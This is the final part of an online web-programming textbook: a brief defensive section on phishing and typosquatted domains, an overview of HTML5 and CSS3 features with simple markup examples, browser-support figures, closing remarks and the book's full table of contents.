10.3.5 Phishing

Phishing has become increasingly common in the last few years. The term is very similar to the english word “fishing” and for a good reason. When malicious users use phishing to gain access to sensitive information from users, they will try to masquerade as someone else. They might send out emails to users, asking them to send back their username and password. They might possibly set up their own websites, with URLs similar to some well-known sites, and hope that users will misspell the URL to a common website. For instance, they might try to “phish” login information from Amazon users by registering the domain www.amazom.com or www.amason.com etc, and set up a website there that looks like the real website, but its only purpose is to get usernames and passwords to the real site.

Phishing is actually something we as web developers can do very little against, except perhaps:

- advise our users NOT to give out sensitive information (such as login information) to others.
- register multiple domain names, and use redirects to the main application from the additional domains. For instance, the owner of a website called www.webprogramming.com should also register www.webprograming.com, www.web-programming.com etc.

10.4 Links

- An article that showcases various SQL Injection techniques: http://www.codeproject.com/KB/aspnet/ASP_NET_SQL_Injection_CSS.aspx

11. What's coming

11.1 HTML5

The current version of HTML has been around since year 2000. One can safely say that it wasn't created with web applications specifically in mind. With HTML5, many issues will be addressed. HTML5 has not been finalized yet, although a number of features have already been decided and fully implemented in the major browsers. Other elements are still being discussed, and any implementation provided by browsers is experimental at best.

A very good online book exists for HTML5. It covers the current version of HTML5 standard in detail. We might only mention some of the new HTML5 features, and we will only explain them briefly, but all the material is covered in detail in that book.

11.1.1 DOCTYPE

The HTML5 standard defines a new DOCTYPE:

```
<!DOCTYPE html>
```

Clean isn't it?

If you use any HTML5 features at all, you should use this DOCTYPE in your HTML documents.

11.1.2 Video/Audio

There will be support for both video and audio in HTML5. Currently, web pages have had to rely on Flash to render video or to play audio. Flash has had a reputation for being resource-intensive, plus it is not available on all platforms (notably in the iPad). With native support in HTML, websites can now take full control over the way this material is presented. For instance, they can style the player controls in their own way.

Unfortunately, there is still some debate going on what video and audio formats should be supported. Various issues such as copyright issues come into play here. Currently, there are two formats wrestling in the video department:

- H.264 will be supported by IE, Safari and Chrome
- WebM will be supported by Chrome, Opera and Firefox

If you want to create a page using the HTML5 video support, you are currently forced to serve at least two formats, since there is no format that all browsers support. Fortunately, the standard will allow us to define a single video, and link that to different encodings of the same video (example taken from here):

```
<video width="320px" height="240">
    <source src="myVideo.mp4" /> <!-- H.264 -->
    <source src="myVideo.webm" /> <!-- WebM -->
</video>
```

This will of course require us to store multiple copies of the same video, i.e. one copy for each video format we want to support.

11.1.3 Canvas

There will be support for drawing in HTML5, using the canvas element:

```
<canvas width="680px" height="400px"></canvas>
```

A canvas element may contain sub-elements which could be lines, circles, text etc. By combining JavaScript and the canvas element, you can do virtually anthing:

- a scribble application (or this one).
- a graph library
- PacMan
- an IDE online
- a tweet viewer
- TicTacToe
- a number of other applications.

11.1.4 Forms

A number of improvements to input forms have been added.

There are a number of new <input> types that have been added, such as:

- type=”url”,
  Allows the user to type in a web address.
- “email”
  Allows the user to type in an email address. Most browsers will simply display a typical text input.
- “date”, “month”, “week”, “time”, “datetime”
  Allows the user to enter a date, the browser may add a calendar control or a time editor.
- “number”
  Only allows the user to type in a number. We may optionally add attributes such as min, max and step. Browsers may opt to include a “spin” button inside the input.

- “range”
  This will render a “slider” control, that allows the user to specify a value in a given range, specified using the properties min, max and step.
- “colour”
  Allows the user to pick a color using a color picker.
- “search”
  Browsers will probably implement this just like <input type=”text” />, but this should be used for search boxes which are present in many websites.

You can start using these immediately, since browsers that don’t recognize these types will simply render them as <input type=”text” /> instead. Currently, Opera offers the best support for these new controls.

Also, a number of attributes can be added to form elements:

- placeholder
  Specifies what is the default text that is displayed inside an <input type=”text”>, i.e. until the user moves the focus to the control and starts typing. Example:

  ```
  <input type="text" placeholder="First name" />
  ```


- autofocus
  You can add this attribute to the element which should have the focus when the page is loaded. Example:

  ```
  <input type="text" autofocus="autofocus" />
  <!-- note: the property name itself is technically enough,
  but in order to be XHTML compliant, we give it a value -->
  ```

  Previously, this was only possible using JavaScript.
- required
  If any of your input elements are required, you may add this attribute to those element to indicate that. In that case, the form cannot be submitted unless the user has filled in these inputs.

11.1.5 Layout

A number of elements have been added to better support layout in HTML. Until now, web developers have had to use the non-semantic div element to identify header, footer, navigation etc. Example:



In HTML5, new tags have been added with semantic meaning:

```
<body>
    <header>
        <!-- TODO: add header markup here! -->
    </header>
    <nav>
        <!-- TODO: add navigation links here -->
    </nav>
    <section>
        <!-- contains main section, there can be
             many sections and sub-sections -->
    </section>
    <aside>
        <!-- Contains right column -->
    </aside>
    <footer>
        <!-- Add footer stuff: address, copyright etc. -->
    </footer>
</body>
```

11.1.6 Other improvements

There are other improvements in HTML5, such as:

- Geolocation
  Gives the browser the ability to figure out its physical location, and possibly share that information with others
- LocalDB
  Allows websites to store data on the client. Previously, the only means websites had to do this was to store data in cookies, but this is not practical for many types of data, cookies have expiration dates, and they are included in requests so if the amount of data is significant, it could slow down requests. Using HTML5, websites can now create a mini-database on the client, and use it to cache data.
- Offline applications
  There is support for writing offline applications, i.e. web applications that don't require internet access to function properly.
- Microdata
  Microdata allows us to add semantic information about elements. Using this technique, we could for instance create an address book that is computer-readable, i.e. search engines would know they are reading an address book.

11.2 CSS3

There are a number of improvements defined in CSS3. We will only cover one of these changes here:

11.2.1 Fonts

One of the most important change in CSS3 is the inclusion of a @font-face property, which allows you to specify a file containing a font specification (either as a TrueType (.ttf) or OpenType (.otf) file). This means that websites are no longer tied to the fonts supported by browsers.

An example:

```
@font-face
{
    font-family: Delicious;
    src: url('Delicious-Roman.otf');
}
```

This font declaration can then be used like any other font elsewhere in the CSS:

```
h2
{
    font-family: Delicious, Verdana, Serif;
}
```

11.3 Current support

Currently, no browser fully supports all features of HTML5 and CSS3. A good feature-by-feature comparison can be found here (the document was apparently written in July 2010, and things have changed since then), http://www.caniuse.com/ is also a very good resource, CSS Reference

To test your browsers capability, you might want to check out http://html5test.com/, which allows you to measure how well your browser does regarding HTML5 support. At this time of writing, the current numbers are:

- Chrome (v33.0.1750): 505
- Firefox(v26): 448
- IE(v10.0.13): 330

Since last update of this book:

- Chrome (v10.0.648): 288 points
- Opera (v11.1): 244 points
- Safari (v5.0.3): 228 points
- Firefox (v3.6): 155 points (note: the 4.0 RC scores much better)
- IE9: 130 points

11.4 Links

- http://html5demos.com/
  A number of demos, showcasing the possibilities of HTML5
- http://dev.opera.com/articles/tags/html5/
  A collection of articles about HTML5

And finally...

I've never understood books that don't really start until the reader is on page 30. The author puts all kinds of noise at the beginning, but that is usually not at all what the reader wants. So, in this book, it is located at the end.

What's next?

Having read this book, you should have learned enough to write a complete web application. Lots of issues haven't been discussed, such as scalability, optimization, deployment and more. Who knows, maybe that will be covered in another book?

Acknowledgements

Once this book is complete, I will include a list of people that helped.

Glossary

<british-accent>I will have none of such nonsense, this is just silly</british-accent>. This is an electronic book, so if you want to search for something inside it, please use your browser's Find function. Or Google.

Conventions used in this book

Code examples are all in Courier New. Comments are green, language keywords are blue, and string constants are red.

Table of contents

- Web programming
  - Preface
  - 1. HTML
    - 1.1 What is HTML?
    - 1.2 Tags
    - 1.3 Whitespace
    - 1.4 Headings
    - 1.5 Anchors
    - 1.6 Images
    - 1.7 Lists
    - 1.8 Tables
    - 1.9 Forms
    - 1.10 Layout
    - 1.11 HTML5
      - 1.11.1 Semantic/Strutural elements
      - 1.11.2 Input types
      - 1.11.3 Input attributes
      - 1.11.4 Media and Graphicc
    - 1.11 DOCTYPE

1.12 Special characters
1.13 Other tags
1.14 XHTML
1.15 Validation
1.16 Finally
2. CSS
2.1 CSS
2.2 Declaration of CSS
2.3 Comments
2.4 Rules
2.5 Selectors
2.5.1 Type selector
2.5.2 Class selector
2.5.3 ID selector
2.5.4 Pseudo-class selector
2.5.5 Universal selector
2.5.6 Child selector
2.5.7 Adjacent sibling selector
2.5.8 Attribute selector
2.5.9 Pseudo-element selector
2.5.10 Descendant selector
2.5.11 Conflicts
2.5.12 IE6
2.6 CSS properties
2.6.1 Colors
2.6.2 Units
2.6.3 Text
2.6.4 Lists
2.6.5 Box model
2.6.6 Display, visibility, block vs. inline
2.6.7 Position
2.6.8 Float
2.6.9 Overflow
2.7 CSS3
2.7.1 CSS3 selectors
2.7.2 CSS3 Text properties and Fonts
2.7.3 CSS3 Background and Border
2.7.4 CSS3 Transitions, Animations and Transforms
2.8 Advanced CSS
2.8.1 CSS Reset
2.8.2 CSS Frameworks
2.8.2.1 Bootstrap
2.8.3 Extensions to CSS
2.9 Tools
2.10 Validation
3. Web protocols

3.1 General
3.2 Browsers
3.3 Web servers
3.4 Protocols
3.5 URLs
3.6 HTTP
3.6.1 HTTP Methods
3.6.2 Status Codes
3.6.3 Cookies
3.6.4 MIME types
3.6.5 Cache
3.7 SEO and accessibility
3.7.1 Any order columns
3.8 Optimization
3.8.1 CSS Sprites
3.8.2 Other methods
3.9 Links
4. C# and .NET
4.1 C# and .NET
4.1.1 Assemblies
4.1.2 Development environment
4.2 The C# language
4.2.1 Comments
4.2.2 Basic types
4.2.3 Variables
4.2.4 Strongly typed vs. dynamically typed
4.2.5 Control structures
4.2.6 Operators
4.2.7 Constants and enums
4.2.7.1 Const
4.2.7.2 Readonly
4.2.7.3 Enum
4.3 Namespaces
4.4 Classes
4.4.1 Constructors
4.4.2 Class variables
4.4.3 Visibility
4.4.4 Properties
4.4.5 Object initializers
4.4.6 Inheritance
4.4.7 Other class modifiers
4.5 Value types vs. reference types
4.6 Memory management
4.7 Code quality
4.7.1 Naming conventions
4.7.2 Regions

4.7.3 XML Documentation
5. ASP.NET MVC
5.1 MVC
5.1.1 Controller
5.1.2 Model
5.1.3 View
5.2 ASP.NET MVC
5.2.1 What is ASP.NET MVC?
5.2.1.1 History
5.2.2 Controller
5.2.3 Model
5.2.4 View
5.2.5 ViewModel
5.2.6 Reuse and layout
5.2.6.1 HTML Helpers
5.2.6.2 Partial views
5.2.6.3 Layout pages
5.2.7 ResolveUrl
5.2.8 Routing
5.2.9 Request parameters
5.2.10 Handling POST requests
5.2.11 Post/Redirect/Get
5.2.12 Validation
5.3 Links
6. Databases
6.1 Various C# features
6.1.1 Extension methods
6.1.2 Collections
6.1.3 Generics
6.1.4 IEnumerable
6.1.5 Anonymous types
6.1.6 Lambda expressions
6.2 LINQ
6.2.1 LINQ to Entities - Entity Framework
6.2.2 Selecting all records
6.2.3 Selecting a single record
6.2.4 Updating records
6.2.5 Adding records
6.2.6 Ordering
6.2.7 Paging
6.2.8 Join
6.2.9 Deferred execution
6.3 Links
7. Strings, Files, Design patterns, Error handling
7.1 Strings
7.1.1 Memory layout

7.1.2 Construction
7.1.3 Length
7.1.4 String characters
7.1.5 Comparison
7.1.6 Escape characters
7.1.7 Conversion
7.1.8 Concatenation
7.1.9 Examples
7.2 Immutable objects
7.3 Files
7.4 Encoding
7.5 Exception handling
7.6 Resource management
7.7 Configuration files
7.8 Logging
7.9 Error handling in ASP.NET MVC
8. Client side scripting
8.1 JavaScript
8.1.1 Declaring JavaScript code
8.1.2 Syntax
8.1.3 Variables
8.1.4 Functions
8.1.5 Classes
8.2 DOM and browser objects
8.2.1 Document
8.2.2 Window
8.2.3 Navigator
8.2.4 Event
8.3 Libraries
8.4 jQuery
8.4.1 Executing code at startup
8.4.2 Including jQuery in a web application
8.4.3 Services provided by jQuery
8.4.3.1 Manipulating HTML and CSS
8.4.3.2 Events
8.4.3.3 Effects
8.4.3.4 Ajax
8.4.4 Plugins
8.4.5 jQuery UI
8.5 Links
9. Ajax and Web services
9.1 AJAX
9.2 Web services
9.2.1 Benefits of using web services
9.3 SOAP
9.4 JSON

9.5 Consuming web services
9.5.1 Creating a web service
9.5.2 Calling web services using AJAX and jQuery
9.5.3 Client side templating
9.5.4 Displaying wait messages
9.5.5 Using Ajax to update data
10. Security
10.1 HTTPS
10.2 Authentication/Authorization
10.2.1 Authentication
10.2.2 Authorization
10.2.3 ASP.NET Authentication/authorization
10.2.4 Implementation
10.3 Security vulnerabilities
10.3.1 SQL injection
10.3.2 XSS
10.3.3 Buffer overflow
10.3.4 CSRF
10.3.5 Phishing
10.4 Links
11. What's coming
11.1 HTML5
11.1.1 DOCTYPE
11.1.2 Video/Audio
11.1.3 Canvas
11.1.4 Forms
11.1.5 Layout
11.1.6 Other improvements
11.2 CSS3
11.2.1 Fonts
11.3 Current support
11.4 Links
And finally...
What's next?
Acknowledgements
Glossary
Conventions used in this book
Table of contents